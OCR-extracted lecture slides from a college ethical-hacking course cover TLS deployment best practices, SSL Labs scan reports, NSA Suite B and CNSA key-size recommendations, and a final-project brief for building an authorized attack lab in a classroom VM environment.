- Use session resumption by reusing previous cryptographic operations.
- WAN optimization. Too many TCP and TLS handshakes impact performance. Minimize latency by avoiding new connections and keeping existing connection open longer.
- Cache public content.
- Use OCSP stapling to handle revocation information during the TLS handshake. This reduces the TLS connection time because the client does not have to contact OCSP servers for certificate validation.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Performance (continued)

- Use CPUs that support hardware accelerated AES.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

HTTP and Application Security

- Encrypt everything.
- Eliminate mixed content. MITM attacks can hijack the entire session by using the undecrypted portions.
- Understand and acknowledge third-party trust. You need to trust any third party services such as Google Analytics.
- Secure cookies.
- Secure HTTP compression. Application code needs to be made to address TIME and BREACH attacks.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Validation


- Use SSL/TLS assessment tool such as the free SSL Labs server test.

Advanced Topics

- Public key pinning. Web site operators can restrict which CAs can issue certificates for their web sites. Used by Google and hard-coded into Chrome.
- DNSSEC and DANE. A set of technologies that add integrity to the domain name system. Prevents attackers from hijacking DNS requests and providing malicious responses.


https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL Labs Server Testing



https://www.ssllabs.com/index.html

SSL Labs Server Testing



https://www.ssllabs.com/ssltest/

SSL Labs Server Testing

Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

Subject	simms-teach.com Fingerprint SHA1: 1b067cf1e3dc2c3bf4fdc37f12dff34eb40cab2c Pin SHA256: 5QZ1JcyOV0+7D6CvX3+w9VRNHwoFf5GtPPE7/G1eGuc=
Common names	simms-teach.com
Alternative names	simms-teach.com www.simms-teach.com
Valid from	Mon, 21 Nov 2016 12:25:00 UTC
Valid until	Sun, 19 Feb 2017 12:25:00 UTC (expires in 2 months and 20 days)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No
Issuer	Let's Encrypt Authority X3 AIA: http://cert.int-x3.letsencrypt.org/
Signature algorithm	SHA256withRSA
Extended Validation	No
Certificate Transparency	No
OCSP Must Staple	No
Revocation information	OCSP OCSP: http://ocsp.int-x3.letsencrypt.org/
Revocation status	Good (not revoked)
Trusted	Yes

SSL Labs Server Testing

Additional Certificates (if supplied)

Certificates provided	2 (2481 bytes)
Chain issues	None

#2

Subject	Let's Encrypt Authority X3 Fingerprint SHA1: e6a3b45b062d509b3382282d196efe97d5956ccb Pin SHA256: YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=
Valid until	Wed, 17 Mar 2021 16:40:46 UTC (expires in 4 years and 3 months)
Key	RSA 2048 bits (e 65537)
Issuer	DST Root CA X3
Signature algorithm	SHA256withRSA

Certification Paths

Path #1: Trusted

1	Sent by server	simms-teach.com Fingerprint SHA1: 1b067cf1e3dc2c3bf4fdc37f12dff34eb40cab2c Pin SHA256: 5QZ1JcyOV0+7D6CvX3+w9VRNHwoFf5GtPPE7/G1eGuc= RSA 2048 bits (e 65537) / SHA256withRSA
2	Sent by server	Let's Encrypt Authority X3 Fingerprint SHA1: e6a3b45b062d509b3382282d196efe97d5956ccb Pin SHA256: YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg= RSA 2048 bits (e 65537) / SHA256withRSA
3	In trust store	DST Root CA X3 Self-signed Fingerprint SHA1: dac9024f54d8f6df94935fb1732638ca6ad77c13 Pin SHA256: Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys= RSA 2048 bits (e 65537) / SHA1withRSA Weak or insecure signature, but no impact on root certificate

SSL Labs Server Testing

Configuration

Protocols

TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

SSL Labs Server Testing

Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites at the end)

TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e)	DH 2048 bits FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits FS	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67)	DH 2048 bits FS	128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b)	DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)		128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)		256
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)		128
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)		128
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)		256
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)		256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)		256
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)		128

SSL Labs Server Testing

Handshake Simulation

Android 2.3.7 No SNI [2]	Incorrect certificate because this client doesn't support SNI RSA 2048 (SHA256) | TLS 1.0 | TLS_DHE_RSA_WITH_AES_128_CBC_SHA | DH 2048				
Android 4.0.4	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
Android 4.1.1	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
Android 4.2.2	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
Android 4.3	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
Android 4.4.2	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Android 5.0.0	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Android 6.0	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Android 7.0	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Baidu Jan 2015	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
BingPreview Jan 2015	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Chrome 49 / XP SP3	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Chrome 51 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Firefox 31.3.0 ESR / Win 7	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Firefox 47 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Firefox 49 / XP SP3	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Firefox 49 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Googlebot Feb 2015	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
IE 6 / XP No FS [1] No SNI [2]	Server closed connection				
IE 7 / Vista	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
IE 8 / XP No FS [1] No SNI [2]	Server sent fatal alert: handshake_failure				

SSL Labs Server Testing

IE 8-10 / Win 7 R	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
IE 11 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	DH 2048	FS
IE 11 / Win 8.1 R	RSA 2048 (SHA256)	TLS 1.2	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	DH 2048	FS
IE 10 / Win Phone 8.0	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
IE 11 / Win Phone 8.1 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256	ECDH secp256r1	FS
IE 11 / Win Phone 8.1 Update R	RSA 2048 (SHA256)	TLS 1.2	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256	DH 2048	FS
IE 11 / Win 10 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Edge 13 / Win 10 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Edge 13 / Win Phone 10 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
Java 6u45 No SNI [2]	Client does not support DH parameters > 1024 bits RSA 2048 (SHA256) | TLS 1.0 | TLS_DHE_RSA_WITH_AES_128_CBC_SHA | DH 2048				
Java 7u25	RSA 2048 (SHA256)	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDH secp256r1	FS
Java 8u31	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDH secp256r1	FS
OpenSSL 0.9.8y	RSA 2048 (SHA256)	TLS 1.0	TLS_DHE_RSA_WITH_AES_128_CBC_SHA	DH 2048	FS

SSL Labs Server Testing

Protocol Details

DROWN (experimental)	No, server keys and hostname not seen elsewhere with SSLv2 (1) For a better understanding of this test, please read this longer explanation (2) Key usage data kindly provided by the Censys network search engine; original DROWN test here (3) Censys data is only indicative of possible key and certificate reuse; possibly out-of-date and not complete
Secure Renegotiation	Supported
Secure Client-Initiated Renegotiation	No
Insecure Client-Initiated Renegotiation	No
BEAST attack	Not mitigated server-side (more info) TLS 1.0: 0xc013
POODLE (SSLv3)	No, SSL 3 not supported (more info)
POODLE (TLS)	No (more info)
Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported (more info)
SSL/TLS compression	No
RC4	No
Heartbeat (extension)	Yes
Heartbleed (vulnerability)	No (more info)
OpenSSL CCS vuln. (CVE-2014-0224)	No (more info)
OpenSSL Padding Oracle vuln. (CVE-2016-2107)	No (more info)
Forward Secrecy	Yes (with most browsers) ROBUST (more info)
ALPN	No
NPN	No

SSL Labs Server Testing

NPN	No
Session resumption (caching)	Yes
Session resumption (tickets)	Yes
OCSP stapling	No
Strict Transport Security (HSTS)	No
HSTS Preloading	Not in: Chrome Edge Firefox IE
Public Key Pinning (HPKP)	No
Public Key Pinning Report-Only	No
Long handshake intolerance	No
TLS extension intolerance	No
TLS version intolerance	No
Incorrect SNI alerts	No
Uses common DH primes	No
DH public server param (Ys) reuse	No
SSL 2 handshake compatibility	Yes

SSL Labs Server Testing


HTTP Requests

1 https://simms-teach.com/ (HTTP/1.1 200 OK)

Miscellaneous

Test date	Tue, 29 Nov 2016 16:32:27 UTC
Test duration	102.793 seconds
HTTP status code	200
HTTP server signature	Apache
Server hostname	apache2-dap.giles.dreamhost.com

SSL Labs Server Testing



SSL Labs Server Testing

SSL Server Test: nsa.gov

https://www.ssllabs.com/ssltest/analyze.html?d=nsa.gov

QUALYS® SSL LABS

Home Projects Qualys.com Contact

You are here: Home > Projects > SSL Server Test > nsa.gov

SSL Report: nsa.gov (23.10.135.226)


Assessed on: Tue, 29 Nov 2016 16:53:01 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

A



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

www.nsa.gov

SSL Labs Server Testing

SSL Server Test: cabrillo.i

https://www.ssllabs.com/ssltest/analyze.html?d=cabrillo.instructure.com&s=54.89.22.214&latest

QUALYS® SSL LABS

Home Projects Qualys.com Contact


You are here: Home > Projects > SSL Server Test > cabrillo.instructure.com > 54.89.22.214

SSL Report: cabrillo.instructure.com (54.89.22.214)

Summary

Overall Rating

A



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

Subject

Domain Control Validated (OU)

Fingerprint SHA1: 33433a96732494fa826dc5f6b2388430289cc5f9

NSA Recommendations

Fact Sheet NSA Suite B Cryptography (2015)

Type	Symmetric	Elliptic Curve	Hash
Up to Top Secret	256	384	384

All key sizes are provided in bits. These are the minimal sizes for security.
Click on a value to compare it with other methods.

NSA will initiate a transition to quantum resistant algorithms in the not too distant future. Until this new suite is developed and products are available implementing the quantum resistant suite, NSA will rely on current algorithms. For those partners and vendors that have not yet made the transition to Suite B elliptic curve algorithms, the NSA recommend not making a significant expenditure to do so at this point but instead to prepare for the upcoming quantum resistant algorithm transition.

Suite B includes cryptographic algorithms for encryption, hashing, digital signatures and key exchange:
Encryption: Advanced Encryption Standard (AES) - FIPS 197
Hashing: Secure Hash Algorithm (SHA) - FIPS 180-4
Digital Signature: Elliptic Curve Digital Signature Algorithm (ECDSA) - FIPS 186-4
Digital Signature: RSA - minimum 3072-bit modulus - FIPS 186-4
Key Exchange: Elliptic Curve Diffie-Hellman (ECDH) - NIST SP 800-56A
Key Exchange: Diffie-Hellman (DH) - IETF RFC 3526
Key Exchange: RSA - minimum 3072-bit modulus - NIST SP 800-56B rev 1

Author: Damien Giry
Approved by Prof. Jean-Jacques Quisquater
Contact: keylength@bluekrypt.com

https://www.keylength.com/en/6/

NSA-Approved Commercial National Security Algorithm (CNSA) Suite (2016)

Algorithm	Function	Specification	Parameters
Advanced Encryption Standard (AES)	Symmetric block cipher used for information protection	FIPS PUB 197 (Reference i)	Use 256 bit keys to protect up to TOP SECRET
Elliptic Curve Diffie-Hellman (ECDH) Key Exchange	Asymmetric algorithm used for key establishment	NIST SP 800-56A Rev 2 (Reference j)	Use Curve P-384 to protect up to TOP SECRET.
Elliptic Curve Digital Signature Algorithm (ECDSA)	Asymmetric algorithm used for digital signatures	FIPS PUB 186-4 (Reference k)	Use Curve P-384 to protect up to TOP SECRET.
Secure Hash Algorithm (SHA)	Algorithm used for computing a condensed representation of information	FIPS PUB 180-4 (Reference l)	Use SHA-384 to protect up to TOP SECRET.
Diffie-Hellman (DH) Key Exchange	Asymmetric algorithm used for key establishment	IETF RFC 3526 (Reference m)	Minimum 3072-bit modulus to protect up to TOP SECRET
RSA	Asymmetric algorithm used for key-establishment	NIST SP 800-56B Rev 1 (Reference n)	Minimum 3072-bit modulus to protect up to TOP SECRET
RSA	Asymmetric algorithm used for digital signatures	FIPS PUB 186-4 (Reference k)	Minimum 3072 bit-modulus to protect up to TOP SECRET.

CNSS Policy 15

Elliptic curves 384 bits

SHA-384

RSA and DH 3072 bits

https://www.cnss.gov/CNSS/openDoc.cfm?hscsuRHz5Of0ZUaUXUER1A==

Final Project

CIS 76 Project

Cabrillo College

CIS 76 Linux Lab Exercise

Final Project
Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps


1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

The final project is available.

Due in ONE week.

Calendar Page



Assignment

- Project
- Test matrix
- Student projects

https://simms-teach.com/cis76calendar.php

13	11/22	Quiz 10 **Hacking Wireless Networks** • Wireless technology • Hacking WEP • Hacking WPA/WPA2 **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **Extra Credit Lab** • Lab X3 (Armitage) • Lab X4 (Wireless) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	11	Lab 10
14	11/29	**Cryptography** • Symmetric and Asymmetric encryption • Hashing • How SSL/TLS works • Heartbleed **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	12	
15	12/6	**Network Protection Systems** • TBD • TBD • TBD **Materials** • Presentation slides (download) **Supplemental** • TBD (download) **Assignment** • Practice Test for Final (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	13	Project

https://simms-teach.com/cis76calendar.php

CIS 76 Project

Links to Project document, testing signup sheet, and project folder for students to share their projects from.

And again …

Due 12/6

CIS 76 Project

Grading Rubric (60 points + 30 points extra credit)

